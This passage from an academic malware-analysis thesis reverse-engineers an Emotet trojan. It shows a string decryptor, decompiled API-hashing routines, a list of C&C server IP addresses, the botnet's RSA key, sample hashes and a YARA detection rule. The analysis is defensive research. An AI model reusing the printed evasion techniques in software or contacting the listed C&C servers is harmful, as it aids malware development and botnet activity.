Right after the triggering of the second breakpoint, the decryption routine was allowed to operate on the encrypted buffer, afterwards the decrypted buffer containing the PE executable was saved on a file as planned.




Figure 4.4.9 Decrypted memory region holding the executable. The strings “MZ” and “This program cannot be run in DOS mode.” which are part of the header of a PE file can spotted.

4.5 Defeating defense mechanisms of the malware

At that point we held the unpacked version of the malware and could proceed on reverse engineering its internals. We assumed that the malware holds its defenses against static analysis techniques which as shown eventually was true. Emotet weaponized several techniques in order to protect itself from security scanners and antivirus programs. An attempt to pursue on reverse engineering the modules of the malware without that prior step would be fruitless. In this case the malware weaponizes three defense mechanisms: encrypted strings, dynamic resolution algorithms of system API calls and control flow flattening . Since it is considered a

highly sophisticated malware the approaches followed bellow to defeat its defenses can be used as a reference point to defeat similar defenses in other malware samples.

4.5.1 Strings decryption

While enumerating the executable for possible anti-reverse engineering techniques, without yet disassembling it, we noticed that no embedded strings were detected by using simple tools. The malware uses the HTTP protocol as part of its communication with C&C servers, as shown from network analysis. Thus, the executable should had held strings to implement text parts of the protocol e.g., HTTP headers, which in fact led to the assumption that the malware holds its strings embedded and encrypted.

The trojan used two different routines to decrypt its embedded strings, although the algorithm remains the same in both. In fact, the strings were all XOR encrypted with a password that was generating dynamically.

The embedded strings were kept encrypted in two different string tables in the data segment of the executable at offsets: `0x0040D000` and `0x040D7E0`. For each one of the strings held in the two string tables there were some excess bytes held before it, based on these bytes the password to generate the real string was used. Each one of the encrypted strings was held embedded in a structure similar to the following:

```
typedef struct encryptedString {

    uint32_t password;
    uint32_t offsetOfStringXOR;
    uint8_t stringBuffer[MAX_LIMIT];

} encryptedString;
```

Figure 4.5.1 C like structure, of an encrypted string saved in the .data segment of the executable.

In order to retrieve the decrypted string, the malware XORs the `password` with the `offsetOfStringXOR` variable and then it uses it as an offset in the string buffer. Starting at that offset the malware XORs string buffer, the decrypted bytes are the readable string.

To automatically decrypt all the strings embedded in the executable, a script was developed in IDAPython that implements the decrypting functions.

```
'''
    Crafts the password
    dynamically
'''
def get_password(address):
    membytes = get_bytes(address,4) # assuming unsigned integer
    password = ''
    for i in range(len(membytes)):
        password += membytes[::-1][i]
    return password

'''
    Returns encrypted payload
'''
def get_encrypted_little_endian(address):
    offset = address
    offset += 2 * 4 # 2 * sizeof(int)
    encrypted = get_bytes(offset,4)
    return encrypted[::-1]
'''
    Where do i wanna stop
    in the encrypted payload?
'''
def get_limit_counter(address):
    deobf1 = get_bytes(address,4)
    deobf2 = get_bytes(address + 4,4)
    limit_s1 = 0
    for i in range(len(deobf1)):
        limit_s1 += (ord(deobf1[i]) ^ ord(deobf2[i])) * 16 **i

    return limit_s1
'''
   Decrypt all the strings
'''
def decrypt(address):
    limit = get_limit_counter(address)
    password = get_password(address)
    decrypted_mem = ""
    decrypted_block = ""
    cnt = 0

    while True:

        if cnt >= 0x100:
            return decrypted_mem[:limit]

        #if '0' in decrypted_block:
        #       return decrypted_mem
        encrypted = get_encrypted_little_endian(address)
        for i in range(len(password)):
            decrypted_block += chr(ord(password[i]) ^ ord(encrypted[i]))

        decrypted_mem += decrypted_block[::-1]

        encrypted = ""
        decrypted_block = ""
        address += 4
        cnt += 1
```

Figure 4.5.2 Emotet trojan embedded strings decryptor implemented in IDAPython. The `decrypt` function traverses the 2 string tables and decrypts each string individually using the helper functions `get_limit_counter`, that calculates the decryption termination limit based on the offset and the `get_password` that retrieves the decrypted password for each one of the strings.

```
[+] Decryption phase 1
0x40d000 =>
--%S
Content-Disposition: form-data; name="%s"; filename="%s"
Content-Type: application/octet-stream


0x40d090 => %u.%u.%u.%u
0x40d0c0 =>
--%S--
0x40d0f0 => User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml
0x40d280 => POST
0x40d2a0 => %s:Zone.Identifier
0x40d2c0 => %s\*
0x40d2d0 => %s\%s
0x40d300 => WinSta0\Default
0x40d330 => %s_%08X


[+] Decryption phase 2
0x40d7e0 => urlmon.dll
0x40d800 => userenv.dll
0x40d830 => shlwapi.dll
0x40d870 => wtsapi32.dll
0x40d890 => advapi32.dll
0x40d8b0 => crypt32.dll
0x40d8e0 => wininet.dll
0x40d910 => shell32.dll
0x40d940 => %s\%s%x%x.exe
0x40d970 => "%s\%s.exe"
0x40d990 => %s\%s.exe
0x40d9c0 => %s\%s
0x40d9f0 => SOFTWARE\Microsoft\Windows\CurrentVersion\Run
0x40da50 => %s\%s%x.exe
0x40da80 => 0h a
0x40db00 => "%s" %s
```

Figure 4.5.3 All the decrypted strings embedded in the executable. The strings are formatted as : {address of string} => {decrypted string}. The two phases of decryption correspond to the two different string tables.

Evaluating the decrypted strings some of them stand out, such as the "`Software\Microsoft\Windows\CurrentVersion\Run`" which is a Registry path to a variable that enables the automatic execution of the malware upon startup, which concurs to the automatic sandbox's assessment. Also, most of the library names that the malware uses are listed (except kernel32.dll and ntdll.dll which are already loaded by the time of decryption). Lastly, the headers that the malware uses to implement the HTTP protocol can also be spotted.

4.5.2 Recreating the dynamic resolution algorithm

During the code assessment of the malware a common pattern was found, according to which the malware seemed to resolve the calls to Windows API dynamically. Precisely, chaining the usage of two functions (.text:0x00403D80 and .text:0x00403E20) it managed to retrieve a function pointer, pointing to a desired API call. These, functions operate based on hashes passed as arguments.

The first of the two functions, arbitrarily named `getDLLNameHash2Ptr`, accesses a list of undocumented structures, named `InLoadOrderModuleList`. Even though the structure of the members of the list is undocumented, its definition can be found by third party documentations as its included in Figure 4.3.4.5. The structure describes a loaded module-library in a process. The string members of the structure, `FullDllName` and `BaseDllName` can be used to read both the name and the base loaded virtual address of the dll in the process. The function, used to implement this functionality, traverses the linked list of modules, and compares the hash passed as an argument to the hash of `BaseDllName` buffer variable which is dynamically created.

```
2:055> dt _PEB @$peb
ntdll_77dd0000!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   ....
   +0x008 ImageBaseAddress : 0xffffffff`ffffffff Void
   +0x00c Ldr              : 0xffffffff`ffffffff _PEB_LDR_DATA

2:055> dx -id 0,2 -r1 ((ntdll_77dd0000!_PEB_LDR_DATA *)0x550000ffffffff)
((ntdll_77dd0000!_PEB_LDR_DATA *)0x550000ffffffff)                 : 0x550000ffffffff [Type: _PEB_LDR_DATA *]
    [+0x000] Length           : Unable to read memory at Address 0x550000ffffffff
    [+0x004] Initialized      : Unable to read memory at Address 0x55000100000003
    [+0x008] SsHandle         : Unable to read memory at Address 0x55000100000007
    [+0x00c] InLoadOrderModuleList [Type: _LIST_ENTRY]
    [+0x014] InMemoryOrderModuleList [Type: _LIST_ENTRY]
    [+0x01c] InInitializationOrderModuleList [Type: _LIST_ENTRY]
    [+0x024] EntryInProgress  : Unable to read memory at Address 0x55000100000023
    [+0x028] ShutdownInProgress : Unable to read memory at Address 0x55000100000027
    [+0x02c] ShutdownThreadId : Unable to read memory at Address 0x5500010000002b
```

Figure 4.5.4 The Ldr (_PEB_LDR_DATA) structure which is part of the _PEB structure, holds the InLoadOrderModuleList pointer at offset +0x00c.

```
typedef struct _LDR_MODULE {

  LIST_ENTRY              InLoadOrderModuleList;
  LIST_ENTRY              InMemoryOrderModuleList;
  LIST_ENTRY              InInitializationOrderModuleList;
  PVOID                   BaseAddress;
  PVOID                   EntryPoint;
  ULONG                   SizeOfImage;
  UNICODE_STRING          FullDllName;
  UNICODE_STRING          BaseDllName;
  ULONG                   Flags;
  SHORT                   LoadCount;
  SHORT                   TlsIndex;
  LIST_ENTRY              HashTableEntry;
  ULONG                   TimeDateStamp;

} LDR_MODULE, *PLDR_MODULE;
```

Figure 4.5.5 The definition of the LDR_MODULE undocumented structure.

```
1  void *__thiscall getDLLNameHash2Ptr(int hashCmp)
2  {
3    LDR_MODULE **InLoadOrderModuleList; // ebx
4    LDR_MODULE *module; // ebp
5    wchar_t *dllName; // edx
6    unsigned int charInName; // eax
7    int hashVar; // [esp+14h] [ebp-Ch]
8    LDR_MODULE **v7; // [esp+18h] [ebp-8h]
9
10   InLoadOrderModuleList = &NtCurrentPeb()->Ldr->Reserved2[1];
11   v7 = InLoadOrderModuleList;
12   module = *InLoadOrderModuleList;
13   if ( *InLoadOrderModuleList == InLoadOrderModuleList )
14     return 0;
15   while ( 1 )
16   {
17     dllName = module->BaseDllName.Buffer;
18     hashVar = 0;
19     if ( *dllName )
20     {
21       do
22       {
23         charInName = *dllName;
24         if ( charInName >= 0x41 && charInName <= 0x5A )
25           charInName += 32;
26         ++dllName;
27         hashVar = (hashVar << 16) + (hashVar << 6) + charInName - hashVar;
28       }
29       while ( *dllName );
30       InLoadOrderModuleList = v7;
31     }
32     if ( (hashVar ^ 0x9623F0) == hashCmp )
33       break;
34     module = module->InLoadOrderModuleList.Flink;
35     if ( module == InLoadOrderModuleList )
36       return 0;
37   }
38   return module->BaseAddress;
39 }
```

Figure 4.5.6 Fully reverse engineered function that takes a hash of a dll name as an argument and returns the base address that the dll is loaded if that's true. Arbitrarily named getDLLNameHash2Ptr.

The second function of the set resolved the hash of the API call's function name, which is passed to it as the second argument, with the help of the module's base address, that the call belongs to. The base address pointer is returned by the `getDLLNameHash2Ptr` function and passed as the first argument to `getFuncNameHash2Ptr` .

```
UINT32 *__fastcall getFuncNameHash2Ptr(void **base_address, int hashCmp)
{
  int i; // esi
  PIMAGE_EXPORT_DIRECTORY exportDirectory; // edi
  UINT32 *pAddressOfNames; // ebp
  UINT32 *result; // eax
  UINT32 *v7; // ecx
  UINT32 *addressOfNameOrdinals; // [esp+14h] [ebp-Ch]
  UINT32 *pAddressOfFunctions; // [esp+18h] [ebp-8h]
  PIMAGE_DATA_DIRECTORY dataExportVirtualAddress; // [esp+1Ch] [ebp-4h]

  i = 0;
  dataExportVirtualAddress = (base_address[15] +  base_address +78);
  exportDirectory = (base_address + dataExportVirtualAddress->VirtualAddress);
  pAddressOfFunctions = (base_address + exportDirectory->AddressOfFunctions);
  pAddressOfNames = (base_address + exportDirectory->AddressOfNames);
  addressOfNameOrdinals = (base_address + exportDirectory->AddressOfNameOrdinals);
  if ( !exportDirectory->NumberOfNames )
    return 0;
  while ( (customHashFunction(base_address + pAddressOfNames[i]) ^ 0x26E731B1) != hashCmp )
  {
    if ( ++i >= exportDirectory->NumberOfNames )
      return 0;
  }
  v7 = (base_address + pAddressOfFunctions[*(addressOfNameOrdinals + i)]);
  if ( v7 < exportDirectory || v7 >= (&exportDirectory->Characteristics + dataExportVirtualAddress->Size) )
    result = (base_address + pAddressOfFunctions[*(addressOfNameOrdinals + i)]);
  else
    result = reloadModuleIfFail(v7);
  return result;
}
```

Figure 4.5.7 Fully reverse engineered function that accepts a pointer to a based address of a loaded module, and by using the PIMAGE_EXPORT_DIRECTORY internal structure it searches the exported functions of the module for a function name based on the hashCmp.

To defeat this obfuscation technique, the automation of the resolution of the function pointers was required. For that to be achieved we had to create a database of the hashes of all the functions that could be possibly called. To limit the pool of candidate functions, for performance reasons, we listed all the libraries the executable used

through using a combination of static and dynamic analysis. Using an implementation of the algorithm written in Python a dictionary file mapping all the corresponding hashes to library names was created in order to be used during the analysis process as lookup table.

The dynamic libraries that found to be used by the Emotet malware were:

- kernel32.dll
- ntdll.dll
- advapi32.dll
- urlmon.dll
- shlwapi.dll
- userenv.dll
- wtsapi32.dll
- crypt32.dll
- wininet.dll
- shell32.dll




Figure 4.5.8 Screenshot taken from inside IDA's environment. Disassembly (left) and decompilation (right) of a function side by side. On the left ecx register holds the hash of the dll's name. The return value of the getDLLNameHash2Ptr function is passed as an argument (mov ecx, eax) to getFuncNameHash2Ptr. The second argument of the getFuncNameHash2Ptr is the hash of the GetProcessHeap function.




Figure 4.5.9 PowerShell terminal output running the script that cracks the hashes passed to both functions and cracks them. In green, it is shown that it resolved both the name of the dll and the name of the API function call.

4.5.3 Defeating control flow flattening

Emotet, similarly to other sophisticated malwares, uses code flow flattening as a technique to obfuscate its code. As explained, CFF is a technique where the intraprocedural execution tree "flattens", since the code blocks of the tree spread into chunks of code that are being executed nonlinearly but based on a flow controlling variable. This is usually achieved using a "switch-case" statement.




Figure 4.5.10 Call graph of the "main" function of the sample, the bold blue lines one the left and right of the code blocks are flow graphs indicating a jump table, indicating CFF obfuscation.

To defeat this an open-source tool named EmotetCFU (Emotet Code Flow Unflattening) was used specifically designed to deobfuscate Emotet's CFF. The tool operates by following the execution flow and through performing intraprocedural runtime emulation through symbolic execution, it records the order of execution of the code blocks.

4.6 Analysis of the malware's communication components

4.6.1 Extracting the C&C configuration file

At that point we could analyze the internals of the malware since we could resolve all the functions that it was calling. While renaming the functions using the above method, we were looking specifically for functions related to internet communication (sockets, URLs etc.). That is because we wanted to find out information about the C&C servers of the botnet. We ended up at, a function that fetches the base address of a table that holds IP addresses and ports. This is also known as the configuration file and contains the list of some of the active C&C servers of the botnet. To extract them all, a IDAPython script was developed. Then using a reverse lookup on each of the addresses, we could map them to geographical locations, and extract several information such as the corresponding ISP for each one of the addresses.

```
'''
    Calloc
'''
def zeroarray(n):
    return [0] * n

'''
    @in : IP => Array
    @in : Port => Array
    @out configurationString => String

    Returns the string
    representation of an IPv4 address
'''
def ipToPrint (ip,port):
    beIP = zeroarray(IPRANGE)
    for i in range(IPRANGE):
        beIP[i] = ip[3 - i]
    configurationString = ""
    bePORT = port[1] * 16**2 + port[0]
    for i in range(len(beIP)):
        configurationString += str(beIP[i]) + "."

    configurationString = configurationString[:-1] + ":" + str(bePORT)

    return configurationString

memory = get_bytes(CONFIG_FILE_ADDR,CONFIG_FILE_SZ)
i = 0
j = 0
k = 0
while i < len(memory):
    ip = zeroarray(IPRANGE)
    port = zeroarray(PORTRANGE)
    for j in range(IPRANGE):
        ip[j] = memory[i+j]
    i = i+4
    for k in range(PORTRANGE):
        port[k] = memory[i+k]
    i = i+k # pass one
    i += 3
    print(ipToPrint(ip,port))
```

Figure 4.6.1 IDAPython piece of code that reads and extracts the IP addresses from the configuration's file address (CONFIG_FILE_ADDR).

```
134.209.36.254:8080
104.156.59.7:8080
120.138.30.150:8080
107.5.122.110:80
195.251.213.56:80
91.211.88.52:7080
79.98.24.39:8080
75.139.38.211:80
82.225.49.121:80
162.241.242.173:8080
94.1.108.190:443
85.105.205.77:8080
181.169.34.190:80
24.179.13.119:80
139.59.67.118:443
82.80.155.43:80
50.91.114.38:80
93.147.212.206:80
153.232.188.106:80
46.105.131.79:8080
42.200.107.142:80
61.92.17.12:80
140.186.212.146:80
78.24.219.147:8080
87.106.139.101:8080
```

Figure 4.6.2 A portion of the list of the extracted configuration file. Listing several IP addresses and ports of some C&C servers.




Figure 4.6.3 Map with markers on the real locations of the C&C servers at the time of analysis. The map was created using reverse lookup on the IP's embedded on the malware.

Geographical Continent	C&C servers
Africa	1
Asia	18
Oceania	5
Europe	25
North America	19
South America	3
Total	71

Pinning the map with the location of the C&C's makes it obvious that most of the servers are located in Europe and North America (44 out of the 71 servers , approx. 62% of the total population).




Figure 4.6.4 Pie chart showcasing the distribution of the C&C servers among different continents.

Other information that can be extracted from the IP's that would help an authority identify the botnet is the ISP provider or the approximate latitude and longitude of the server.

4.6.2 Extracting the public RSA key

Emotet botnet was divided in groups of bots, also named epochs. There were three different epochs and each one of those was using a different unique public key for achieving encrypted communication between the server and the bots. The trojan holds the public RSA key of its epoch encrypted in the same manner with the strings. Thus, decrypting it is feasible through using the same script that was used for the decryption of the embedded strings of the malware.

The RSA key is being held in PEM format which is a Base64 encoded DER format. Based upon the work of other researchers who extracted the RSA keys of all three epochs, it is possible to classify to which one of the epochs the analyzed sample belongs.

After extracting the RSA key embedded in the sample we were investigating, it was observed that the sample belonged to the "Epoch 2" of the botnet.

```
-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhANQOcBKvh5xEW7VcJ9totsjdBwuAclxS
Q0e09fk8V053lktpW3TRrzAW63yt6j1KWnyxMrU3igFXypBoI4lVNmkje4UPtIIS
fkzjEIvG1v/ZNn1k0J0PfFTxbFFeUEs3AwIDAQAB
-----END PUBLIC KEY-----
```

Figure 4.3.5.4 The RSA public key that was used for encrypted communication between the bot and the C&C servers.

4.7 Fingerprinting the malware sample

To globally fingerprint the malware, five different hash types were used at three different stages of the analysis, during the initial analysis of the email attachment as a Microsoft Word document, next during the analysis of the packed malware as a PE(.exe) file, and finally as the decrypted sample.

Malicious Document Sample – Email Attachment

```
MD5:7ab1d4fac08b7210c03058626a4ad49d
SHA1:e918b7e867769884cded21f22acbf03a996e51d2
SHA256:af5d152ec16da716f758d26ad30f58ec6bf0082e5ccc5db9b93d93a
75c666718
Vhash:567c96ecc686ef1e7be0fc55d286c129
SSDEEP:1536:CJ0ZsWTJ0ZsWirdi1Ir77zOH98Wj2gpngR+a9+Q54LW056:5rf
rzOH98ipga+qD56
File type: MS Word Document
```

Packed Sample

```
MD5:3c283468eac31360ace8d8417c3b2c2c
SHA1:442440e10f327e7252031773f9752183079b64d4
SHA256:36aae09ee5154f8ff6a7ad6a37ce061007f697e1b7032daeb2e030b
73bbb67e4
Vhash:015046651d157045z41zb19fz12z1c7ze4z1
SSDEEP:3072:hr3ImI7B7Yaw+SGXAhG3qzJL/lqf1TY6ZQ:tYmINLw+NtfxYd
File type: Win32 EXE
```

Unpacked Sample

```
MD5:066102714fd011721d14578f19132dcf
SHA1:8e2c31a8aa7def76cef7d74d3144a2db13d200f7
SHA256:a199d34708d1493e53b284ce545015a97027f4bf6f7bc8cf0a2ccd1c33b104
8a
SSDEEP:
768:ZEmrQ9eKuDEpNRvDr6qKkWYIqJcj9AX2/8eYJRHbdNvva1dTxDyp9qqDpK:pBKdhH
6qr9IUcjCXveYJZdNgdEqqDpK
File type: Win32 EXE
```

4.8 Further analysis and heuristic detection

The depth of reverse engineering may differ based on the target of the analysis, and it's upon the analyst to decide when to stop. In case where the target is the collection of information about the botnet through monitoring, then the analyst has

to fully reverse engineer the malware in order to understand all the internals of the sample, and the communication protocol between the server and the client. The final outcome is a custom client which has to be developed using the information extracted from the last phase. The goal of this client is the communication with the server at the same level with the malware. Thus, using this technique, the analyst is able to monitor all the commands being send from it.

In case where the target of the analysis, is the detection and prevention of the malware's activity, then rules that contain indicators of compromise (IOC) or other identification vectors such as strings or fingerprints of techniques have to be crafted. These rules can be used to perform both heuristic and statistic checks on whether there is an attempt of compromise or if a system is already infected.

Such a rule-based system is YARA rule-based identification system. After the completion of analysis, the analyst authors rules that describe the malware which can be used for identification of the malware in multiple stages (network traffic, as a file etc.).

In the performed case study, the rules that we have written, describe all three different stages of the malware's file: OLE2 file, packed executable, and unpacked executable.

```
import "pe"
rule emotet_packed
{
    meta:
        description = "Emotet Packed Sample Rule based on packed collected samples"
        author = "Angelos Taxiarchis Kalaitzidis"
        reference = "University of Thessaly"
        date = "2021-11-18"
        filetype = "Win32 EXE"
        hash1 = "6cec1f1020b5e90c80af0bdfa981ddf81320a70817ce996da60a4b38af43152f"
        hash2 = "64a22e0c01a2373327a17d58b230ce78b0b2f78bc51de01789ac477390c329be"
        hash3 = "36aae09ee5154f8ff6a7ad6a37ce061007f697e1b7032daeb2e030b73bbb67e4"
        tags = "trojan"
    strings:
        $str1 = "EDAWytyfghtyuGFASCZFSDSGSDGDSZC" fullword ascii
        $str2 = "SDASQFddefgshdSSSgfdtEghfIITFDSSSSS" fullword ascii
        $str3 = "Virtua" fullword ascii
        $str4 = "Alloc" fullword ascii
        $str5 = "76567567$%^#$@%$GFSDZDAHxsf" fullword ascii
        $str6 = "+pCZ_@Yjqp0E^j<ns$gq!FR%9+pHDhKd(^xHhwDFa4NpFHL#5ah6^fLsO" fullword ascii
        $str7 = "6Zp+Nra1c8Wo+VzwITs1$S&6Abkwdzimikd?jB%bcENL*Q01yAZ20HgxsH6XH%1mQ%aGy?Mv5N4$X7^maU)"
        $str8 = "LdrAccessResource" fullword ascii
        $str9 = "LdrFindResource_U" fullword ascii
    condition:
        (uint16(0) == 0x5a4d) and pe.is_32bit and   $str1 and $str2 and $str3 and $st4 and $str5 and $str8
         and $str9 and ( $str6 or $str7 ) and (filesize == 524KB or filesize == 105KB)
}
```

Figure 4.8.1 YARA rule that detects the packed executables.

YARA rules can be used in both network intrusion detection and antivirus systems as part of their identification engine. Here used as a proof of concept we tested the written rules against a network packet capture file that was recorded during opening and running the malicious email attachment, simulating a successive spearfishing attack.

Chapter 5

Conclusion

5. Conclusion

Initially, we defined the term malware and discussed why it is considered dangerous for both a computer and the human using and why it is being used by attackers. We explored all the different modern malware categories: Trojan horse, Ransomware, Worm, Rootkit, Spyware, Keylogger, Cryptojacker and Adware, as well as their history from their initial steps to their rise. We then presented the current state, highlighting the trends that have recently occurred.

In the main analysis of the current thesis, we have presented the major infection vectors that are being weaponized by modern malware to achieve their goal, with a focus on how a malware may act under different occasions, using different infection mediums. Then how a malware may abuse an infected host to establish its functionality and elevate its privileges gaining full control upon a system when that is necessary was discussed. Finally, we showed how the malware uses the newly infected host to pivot and redistribute to other hosts (lateral movement).

